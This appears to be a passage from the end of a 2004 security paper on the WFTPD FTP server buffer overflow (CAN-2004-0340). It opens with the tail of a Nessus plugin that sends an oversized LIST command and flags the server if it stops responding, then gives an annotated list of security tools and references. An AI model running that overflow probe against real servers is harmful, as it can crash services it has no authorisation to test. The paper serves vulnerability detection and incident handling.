            send(socket:soc, data:string("LIST -",crap(500)," \r\n"));
            ftp_close(socket:soc);
            soc2 = open_sock_tcp(port);
            if (!soc2) security_hole(port);
            r = ftp_recv_line(socket:soc2);
            if (!r) security_hole(port);
        }
    }
 }
}
```

Appendix D – Notes

American Registry for Internet Numbers (ARIN)
American Registry for Internet Numbers manages the Internet numbering resources for North America, a portion of the Caribbean, and sub-equatorial Africa. http://www.arin.net/

Brutus – Remote Password Cracker
Brutus is a fast and flexible free remote password cracker.
http://www.hoobie.net/brutus/

Common Vulnerabilities and Exposures
CAN-2004-0340 (under review)
Stack-based buffer overflow in WFTPD Pro Server 3.21 Release 1, Pro Server 3.20 Release 2, Server 3.21 Release 1, and Server 3.10 allows local users to execute arbitrary code via long (1) LIST, (2) NLST, or (3) STAT commands.
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0340

CYGWIN
Cygwin is a Linux-like environment for Microsoft Windows, providing a collection of Linux based tools and also as a DLL (cygwin1.dll) that adds a Linux emulation layer to the Windows environment offering Linux API functionality.
http://www.cygwin.com/

File Transfer Protocol (FTP) Technical Reference Document
Technical Reference document from Peking University provides detailed description of the FTO protocol.
http://www.pku.edu.cn/academic/research/computer-center/tc/html/TC0502.html

Firewalk
Firewalk is an active reconnaissance network security tool that attempts to report what layer 4 protocols a given IP forwarding device will allow through.
http://www.packetfactory.net/projects/firewalk/

Forensic and Incident Response Environment CD Distribution
FIRE is a bootable CDROM distribution, by Dirk Loss, to provide Linux and Win32 forensic analysis, incident response, data recovery, virus scanning and vulnerability assessment tools. CD includes First Responder's Evidence Disk (FRED). http://fire.dmzs.com/

Foundstone's FPORT
FPORT is a popular open source command line tool for Windows that reports all open TCP/IP and UDP ports and maps them to the origination application.
http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/fport.htm

GFI LANGuard Network Security Scanner
A popular shareware network security scanner and patch management system to discover missing security patches, services packs, open shares, open ports, and unused user accounts.
http://www.gfi.com/lannetscan/

GFI LANGuard System Integrity
A popular freeware Microsoft Windows based intrusion detection utility to verify whether files have been changed, added or deleted on a Windows 2000/XP system. http://www.gfi.com/lansim/

Google Groups
An online web interface to the entire archive of Usenet discussion groups dating back to 1981. http://groups.google.com

Internet Security Systems, X-Force Database
"WFTPD Pro Server and Server FTP commands buffer overflow" reported on February 28, 2004. http://xforce.iss.net/xforce/xfdb/15340

IROFFER
IROFFER software application acts as an IRC FileServer for Unix/Linux and Windows environments. http://iroffer.org/

LavaSoft's AdAware
A popular malware detection and removal utility to scan memory, registry, hard, removable and optical drives for known datamining, aggressive advertising, and tracking components
http://www.lavasoftusa.com/software/adaware/

MD5SUMS for Windows
MD5Sums for Windows is a free open source utility to calculate the MD5 message digest for one or more files, providing the ability to verify MD5 digest to discover file damage or tampering.
http://www.pc-tools.net/win32/freeware/md5sums/

Microsoft Internet Information Server (IIS) 5.0
A popular Windows-based HTTP web server.
http://www.microsoft.com/WindowsServer2003/iis/default.mspx

Microsoft NT Resource Kit's REG.EXE
REG.EXE is part of the NT Resource Kit to perform operations on the registry.
http://www.microsoft.com/resources/documentation/WindowsServ/2003/standard/proddocs/en-us/reg.asp
REG.EXE can be downloaded at
ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/nt40/i386/reg_x86.exe

Nessus Plug-in ID 12083 – WFTPD 3.21 multiple remote overflows
A plug-in for the popular open source Nessus security scanner to discover WFTPD 3.21 multiple remote overflows.
http://cgi.nessus.org/plugins/dump.php3?id=12083

NetCat
NetCat is a very popular Linux/Unix and Windows utility which reads and writes data across network connections, using TCP or UDP protocol. It is designed to be a reliable "back-end" tool that can be used directly or easily driven by other programs and scripts.
http://www.atstake.com/research/tools/network_utilities/

NMAP by Fyodor
NMAP ("Network Mapper") is an open source utility for network exploration or security auditing. NMAP uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) they are offering, what operating system (and OS version) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. Nmap runs on most types of computers, including Linux/BSD/Mac OS X, and Windows. Both console and graphical versions are available. http://www.insecure.org/

Nokia Checkpoint IP330
Nokia Firewall/VPN IP330 appliance is a Checkpoint firewall/VPN application running on Nokia hardware to offer a solid firewall platform.
http://nokia.com/networks/product_catalog/pc_product_highlights/1,,,00.html?prod_id=NIC00018&path=mcat&mcat=34269&scat=38662

"Preservation of Fragile Digital Evidence by First Responders" by Special Agent Jesse Kornblum (jesse.kornblum@ogn.af.mil) of Air Force Office of Special Investigations on August 8, 2002 presents a digital forensic research workshop providing a description of fragile data and First Responder's Evidence Disk (FRED) as a sample preservation tool. Retrieved April 18, 2004 from http://www.dfrws.org/dfrws2002/papers/Papers/Jesse_Kornblum.pdf

Python variant of "Wftpd stat Command Remote Vulnerability Exploit" by OYWin,
submitted by Security Team Oseen (o5een@hotmail.com) on March 3, 2004. Retrieved from http://archives.neohapsis.com/archives/bugtraq/2004-03/0020.html

Secunia Advisory, Secunia Advisory #SA11001
"WFTPD Server/Pro Server Multiple Vulnerabilities" submitted on March 1, 2004. Retrieved from http://secunia.com/advisories/11001

Security Tracker – Security Tracker Alert ID: 1009259
Variant vulnerability "WFTPD Memory Allocation Flaw Lets Remote Authenticated Users Deny Service" Submitted on February 28, 2004
http://www.securitytracker.com/alerts/2004/Feb/1009259.html

Serv-U FTP Server
Serv-U is a highly popular Windows-based FTP server. http://www.serv-u.com/

Snort
Snort is a common open source tool that can be used as a sniffer, packet logger, and network intrusion detection system allowing network traffic to be analyzed.
http://www.snort.org/

SpyBot – Search & Destroy
SpyBot - Search & Destroy is a Windows-based application that detects and removes malicious software and spyware from your computer.
http://www.safer-networking.org/

Symantec's Norton Antivirus
Symantec's Norton Antivirus provides virus protection for workstations and network servers.
http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=155

Symantec's Norton Ghost
Norton Ghost is a popular Microsoft Windows tool for OS deployment, software distribution, back-up, and disaster recovery. http://www.symantec.com/ghost/

SysInternal's ListDLLS
ListDLLs is a command line utility to show what DLL modules are loaded on a Windows operating system. http://www.sysinternals.com/ntw2k/freeware/listdlls.shtml

SysInternal's PSINFO
PSINFO is a command-line tool that gathers key information about the local or remote Windows NT/2000 system.
http://www.sysinternals.com/ntw2k/freeware/psinfo.shtml

SysInternal's PSLIST
PSLIST is a Windows command line utility to view process CPU and memory information, or thread statistics on a Windows operating system.
http://www.sysinternals.com/ntw2k/freeware/pslist.shtml

SysInternal's PSLOGGEDON
PsLoggedOn is a command line utility that displays both the locally logged on users and users logged on via resources for either a local or remote computer.
http://www.sysinternals.com/ntw2k/freeware/psloggedon.shtml

SysInternal's PSLOGLIST
PsLogList is a clone of NT Resource Kit's elogdump which shows the content of the event log, but also has the capability to gather remote logs.
http://www.sysinternals.com/ntw2k/freeware/psloglist.shtml

SysInternal's STRINGS.EXE
STRINGS.EXE is a Windows command line utility to search binary files for ASCII or UNICODE strings. http://www.sysinternals.com/ntw2k/source/misc.shtml#strings

Tcpdump
A common Unix (tcpdump) / Win32 (windump) tool to print Ethernet headers of packets on a network interface that match a Boolean expression. http://www.tcpdump.org/

Texas Imperial Software - Vendor web site for WFTPD and WFTPD Pro
WFTPD, or Windows FTP Daemon is one of the more popular shareware FTP servers available for Windows and is now available in two products WFTPD and WFTPD Pro.
http://www.wftpd.com/

"Understanding Windows Shellcode" by skape (mmiller@hick.org)
A detailed analysis of techniques used to write shell code for Windows.
Retrieved from http://www.hick.org/code/skape/papers/win32-shellcode.pdf.

References

Axl Rose. BUGTRAQ Archive – "Critical WFTPD buffer overflow vulnerability". February 28, 2004. URL: http://www.securityfocus.com/archive/1/355680 (April 18, 2004).

Axl Rose. BUGTRAQ Vulnerabilities Database, BUGTRAQ ID 9767, "Multiple WFTPD Vulnerabilities". February 28, 2004. URL: http://www.securityfocus.com/bid/9767 (April 18, 2004).

Axl Rose. Packet Storm Security – "Critical WFTPD buffer overflow vulnerability". February 28, 2004. URL: http://packetstormsecurity.nl/0402-advisories/wftpdBO.txt (April 18, 2004).

Common Vulnerabilities and Exposures, CAN-2004-0340 (under review). "Stack-based buffer overflow in WFTPD Pro Server 3.21 Release 1, Pro Server 3.20 Release 2, Server 3.21 Release 1, and Server 3.10 allows local users to execute arbitrary code via long (1) LIST, (2) NLST, or (3) STAT commands". March 17, 2004.
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0340 (April 18, 2004).

"File Transfer Protocol (FTP) Technical Reference Document." TCP/IP For Internet Administrators. Release 0.02. March 3 1997 URL:
http://www.pku.edu.cn/academic/research/computer-center/tc/html/TC0502.html (April 18, 2004)

Internet Security Systems, X-Force Database – "WFTPD Pro Server and Server FTP commands buffer overflow". February 28, 2004. URL: http://xforce.iss.net/xforce/xfdb/15340 (April 18, 2004)

Kornblum, Jesse. "Preservation of Fragile Digital Evidence by First Responders". August 8, 2002. URL: http://www.dfrws.org/dfrws2002/papers/Papers/Jesse_Kornblum.pdf (April 18, 2004)

OYWin. Python variant of "Wftpd stat Command Remote Vulnerability Exploit". March 3, 2004. URL: http://archives.neohapsis.com/archives/bugtraq/2004-03/0020.html (April 18, 2004)

Secunia Advisory, Secunia Advisory #SA11001 – "WFTPD Server/Pro Server Multiple Vulnerabilities". March 1, 2004. URL: http://secunia.com/advisories/11001 (April 18, 2004)

Security Tracker – Security Tracker Alert ID: 1009259 – "WFTPD Memory Allocation Flaw Lets Remote Authenticated Users Deny Service". February 28, 2004 URL:
http://www.securitytracker.com/alerts/2004/Feb/1009259.html (April 18, 2004)

skape. "Understanding Windows Shellcode". December 6, 2003 URL:
http://www.hick.org/code/skape/papers/win32-shellcode.pdf (April 18, 2004)

Tenable Network Security. Nessus Plug-in ID 12083 – "WFTPD 3.21 multiple remote overflows".
URL: http://cgi.nessus.org/plugins/dump.php3?id=12083 (April 18, 2004)